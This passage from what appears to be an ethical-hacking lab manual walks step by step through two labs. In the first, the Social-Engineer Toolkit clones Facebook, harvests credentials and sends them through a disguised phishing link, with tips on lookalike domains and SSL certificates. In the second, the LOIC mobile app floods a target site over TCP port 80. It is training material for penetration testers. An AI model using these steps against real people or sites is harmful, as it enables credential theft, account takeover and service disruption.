3. If a **Terminal** window for SET appears, type **y** and press **Enter** to agree to the terms of service.




FIGURE 2.3: SET Service Agreement option

SET has been presented at large-scale conferences including Blackhat, DerbyCon, Defcon, and ShmooCon.

4. You will be presented with a menu containing a list of attacks. Type **1** and press **Enter** to select the **Social-Engineering Attacks** option.




FIGURE 2.4: Selecting the Social-Engineering Attacks option

SET allows you to specially craft email messages and send them to a large (or small) number of people with attached file format malicious payloads.

5. A list of Social Engineering Attacks appear; type **2** and press **Enter** to select **Website Attack Vectors**.

FIGURE 2.5: Social Engineering Attacks menu

The Social-Engineer Toolkit "Web Attack" vector is a unique way of utilizing multiple web-based attacks to compromise the intended victim.

6. From the list of website attack vectors, type **3** and press **Enter** to select the **Credential Harvester Attack Method**.

The Credential Harvester Method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.




FIGURE 2.6: website Attack Vectors menu

TASK 2

Clone a Website

7. Now, type **2** and press **Enter** to select the **Site Cloner** option from the menu.

The Site Cloner is used to clone a website of your choice.




FIGURE 2.7: Credential Harvester Attack menu

8. Type the **IP address** of **Kali Linux** virtual machine in the prompt for **IP address for the POST back in Harvester/Tabnabbing** and press **Enter**. In this example, the IP is **10.10.10.11**.

Note: IP address may vary in your lab environment.

The tabnabbing attack method is used when a victim has multiple tabs open when the user clicks the link, the victim will be presented with a "Please wait while the page loads." When the victim switches tabs because he/she is multi-tasking, the website detects that a different tab is present and rewrites the webpage to a website you specify. The victim clicks back on the tab after a period and thinks they were signed out of their email program or their business application and types the credentials. When the credentials are inserts, they are harvested, and the user is redirected back to the original website.




FIGURE 2.8: Providing IP address in Harvester/Tabnabbing

9. Now, you will be prompted for a URL to be cloned, type the desired URL to **Enter the url to clone** field and press **Enter**. In this example, we have used **https://www.facebook.com**. This will begin to clone the website.

The web jacking attack method will create a website clone and present the victim with a link stating that the website has moved. This is a new feature to version 0.7.




FIGURE 2.9: Providing URL to be cloned

10. After cloning is accomplished, the highlighted message, as shown in the following screenshot, will appear on the **Terminal** screen of **SET**.




FIGURE 2.10: SET Credential Harvester Attack

If you are doing a penetration test, register a name that's similar to the victim, for Gmail you could do gmai1.com (notice the 1), something similar that can mistake the user into thinking it is the legitimate site.

11. This initiates the Credential Harvester in SET.
12. Leave the Credential Harvester Attack to fetch information from the victim's machine.

TASK 3

Send the Fake URL

13. Now, you need to send the **IP address** of Kali Linux machine to a victim (through emails, social networks, etc.) and trick him/her to **click the IP address** embedded in a link to **browse** the IP address.
14. For this demo, launch the web browser in **Kali Linux** machine; log in to an email service and compose an email. In this example, we have used **www.gmail.com**.
15. Then, click the **Link** icon.

Note: You can use **Ctrl+K** to affix a hyperlink




FIGURE 2.11: Linking Fake URL to Actual URL

Most of the time they will not even notice the IP, but it is just another way to ensure it goes on without a hitch. Now that the victim enters the username and password in the fields, you will notice that we can intercept the credentials now.

16. In the **Edit Link** window, first type the actual address in the **Web address** field under the **Link to** option and then type the fake URL in the **Text to display** field. In this example, the web address we have used is **http://10.10.10.11** and text to display is **www.facebook.com/celebrity_pics_download**. Click **OK**.




FIGURE 2.12: Edit Link window

17. The fake URL should appear in the email body.
18. To view that the actual URL embedded in the fake URL, click the fake URL (i.e., **www.facebook.com/celebrity_pics_download**). **Send** the email to the intended user.




FIGURE 2.13: Actual URL linked to Fake URL

The Credential Harvester Method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.

In some cases when you are performing an advanced social-engineer attack you may want to register a domain and buy an SSL cert that makes the attack more believable. You can incorporate SSL based attacks with SET. You will need to turn the WEBATTACK_SSL to ON. If you want to use self-signed certificates, you can as well however there will be an "**untrusted**" warning when a victim goes to your website

19. When the victim (you) clicks the URL, he or she will be presented with a replica of **Facebook.com**.

Note: IP address of the **target** machine is displayed in the address field instead of **www.facebook.com**.


TASK 4

Log in to the Cloned Website


20. Switch to android machine (as a victim), log into your email account, open the mail and click the malicious link.
21. As soon as the victim clicks the link, he/she will be redirected to a cloned webpage of Facebook.
22. When the victim enters the **Username** and **Password** and clicks **Log In**, it does not allow logging in; instead, it redirects to the legitimate Facebook login page. Observe the URL in the browser.

Note: If any **Confirm** pop-up appears, click **Never**.

The multi-attack vector utilizes each combination of attacks and allows the user to choose the method for the attack. Once you select one of the attacks, it will be added to your attack profile to be used to stage the attack vector. When you are finished be sure to select the 'I am finished' option.



The multi-attack vector allows you to turn on and off different vectors and combine the attacks all into one specific webpage. So when the user clicks the link, he will be targeted by each of the attack vectors you specify. One thing to note with the attack vector is you can not utilize tabnabbing, cred harvester, or web jacking with the man in the middle attack.



SET Mass E-Mailer

There are two options on the mass e-mailer; the first would be to send an email to one individual person. The second option will allow you to import a list and send it to as many people as you want within that list.

FIGURE 2.14: Fake and Legitimate Facebook login pages

23. As soon as the victim types in the credentials, the **Kali Linux** fetches the entered username and password, which can be used by an attacker to gain unauthorized access to the victim's account. The credentials are stored in the location **usr/share/set/src/logs**.
24. Navigate to **Kali Linux** desktop and open the SET terminal. SET has obtained the user credentials and is displayed in the terminal window. Note the user credentials and press **Ctrl+c** when finished.

The multi-attack will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing, and the Man Left in the Middle attack all at once to see which is successful.




FIGURE 2.15: SET terminal showing obtained user credentials

25. A message pops up asking you to press **Enter**. After you are finished, close the terminal window.




FIGURE 2.16: Message pops up

26. Navigate to **/usr/share/set/src/logs,** and double-click the harvester file to view the report.

FIGURE 2.17: Reports containing the saved result

27. The log file appears as shown in the following screenshot:

FIGURE 2.18: Social Engineering Toolkit (SET) Report

28. Thus, if an individual enters his/her credentials without proper assessment of an email or the website that is being browsed, an attacker harvests them and uses them to log into the victim's account and obtain sensitive information.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 3

Using Mobile Platform to Enforce a DoS Attack on a Target Website

Low Orbit Ion Cannon (LOIC) is an open-source network stress-testing and denial-of-service attack application on a target site/machine by flooding it with TCP or UDP packets with the intention of disrupting the service of a particular host.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

LOIC performs a denial-of-service (DoS) attack (or when used by multiple individuals, a DDoS attack) on a target site by flooding the server with TCP or UDP packets with the intention of disrupting the service of a particular host. People have used LOIC to join voluntary botnets.

As an information security auditor, penetration tester, or security administrator, you should be extremely familiar with denial-of-service attacks.

Lab Objectives

The objective of this lab is to help students learn to use LOIC mobile application and perform denial of service attack on a target site.

Lab Environment

To complete this lab, you will need:

- Android emulator running on virtual machine
- Windows server 2016 running as a virtual machine
- A web browser with Internet access
- Administrative privileges to run tools

Lab Duration

Time: 10 Minutes

Overview of Lab

This lab demonstrates how to perform DoS attack on a target site. Here, you will first access LOIC application from the Windows Server 2016 machine using ES File Explorer, install it and launch a denial of service attack on the target site (i.e., certifiedhacker.com). Later, you will cross-check the attack being performed on the site by running Wireshark.

Lab Tasks

TASK 1

Install LOIC

1. Before beginning this lab, login and ensure that **Wireshark** application is installed on the **Windows Server 2016** virtual machine.
2. Launch Android virtual machine.
3. Click **ES File Explorer** icon on the home screen to launch the application.




FIGURE 3.1: Launching ES File Explorer

4. **ES File Explorer** window appears, expand the **Network** drop-down list, click **LAN**, and then click the **Computer** icon.

   Note: The IP address in your lab environment will differ according to the IP of the local machine on which the CEH- Tools folder is shared.

ES File Explorer allows Android users to manage all of their files, being able to access anything on their mobile device and then share it.




FIGURE 3.2: Viewing the Contents

ES File Explorer is a tool used for managing files and programs.

5. Click **CEH-Tools\CEHv10 Module 10 Denial-of-Service\DoS and DDoS Attack Tools for Mobile\LOIC**.
6. Click **Low Orbit Ion Cannon LOIC_v1.3.apk** file to install the application.




FIGURE 3.3: Installing LOIC

7. The **Properties** pop-up appears; click **Install**.




FIGURE 3.4: Installing LOIC

8. The **LOIC** installation wizard appears; click **Install**.




FIGURE 3.5: Installing LOIC

TASK 2

Perform DoS Attack on the Target Machine

9. On completing the installation, click **Open**.

FIGURE 3.6: Launching LOIC

10. The LOIC window appears. Here, you need to set a target (a website or a machine).
11. In this lab, we shall be performing denial of service attack on certifiedhacker.com.
12. In the URL field type **http://www.certifiedhacker.com** and click **GET IP** button.
13. Once the machine is locked, its IP address is displayed as shown in the screenshot.

FIGURE 3.7: Locking a target

TCP and UDP floods operate on layer 4 (i.e., the transport layer).

14. Now, first select the **TCP** radio button and input **80** as the port and in the threads field type **100**. Then click the **Start** button as shown in the screenshot.




FIGURE 3.8: Launching DoS Attack

15. LOIC begins to flood the target website, which we will see by running Wireshark.

16. Switch to Windows Server 2016 machine and launch **Wireshark**. Double click on the required network interface to start packet capturing.




FIGURE 3.9: Starting Packet Capture

17. In the **Apply a display filter** field type **tcp.port ==80** and hit **Enter**. Wireshark displays the traffic traversing between the Android and target website, as shown in the screenshot:
18. Note the high number of packets being sent by checking the **Packets** field in the bottom.

Wireshark displays a list of all the interfaces available on the machine.

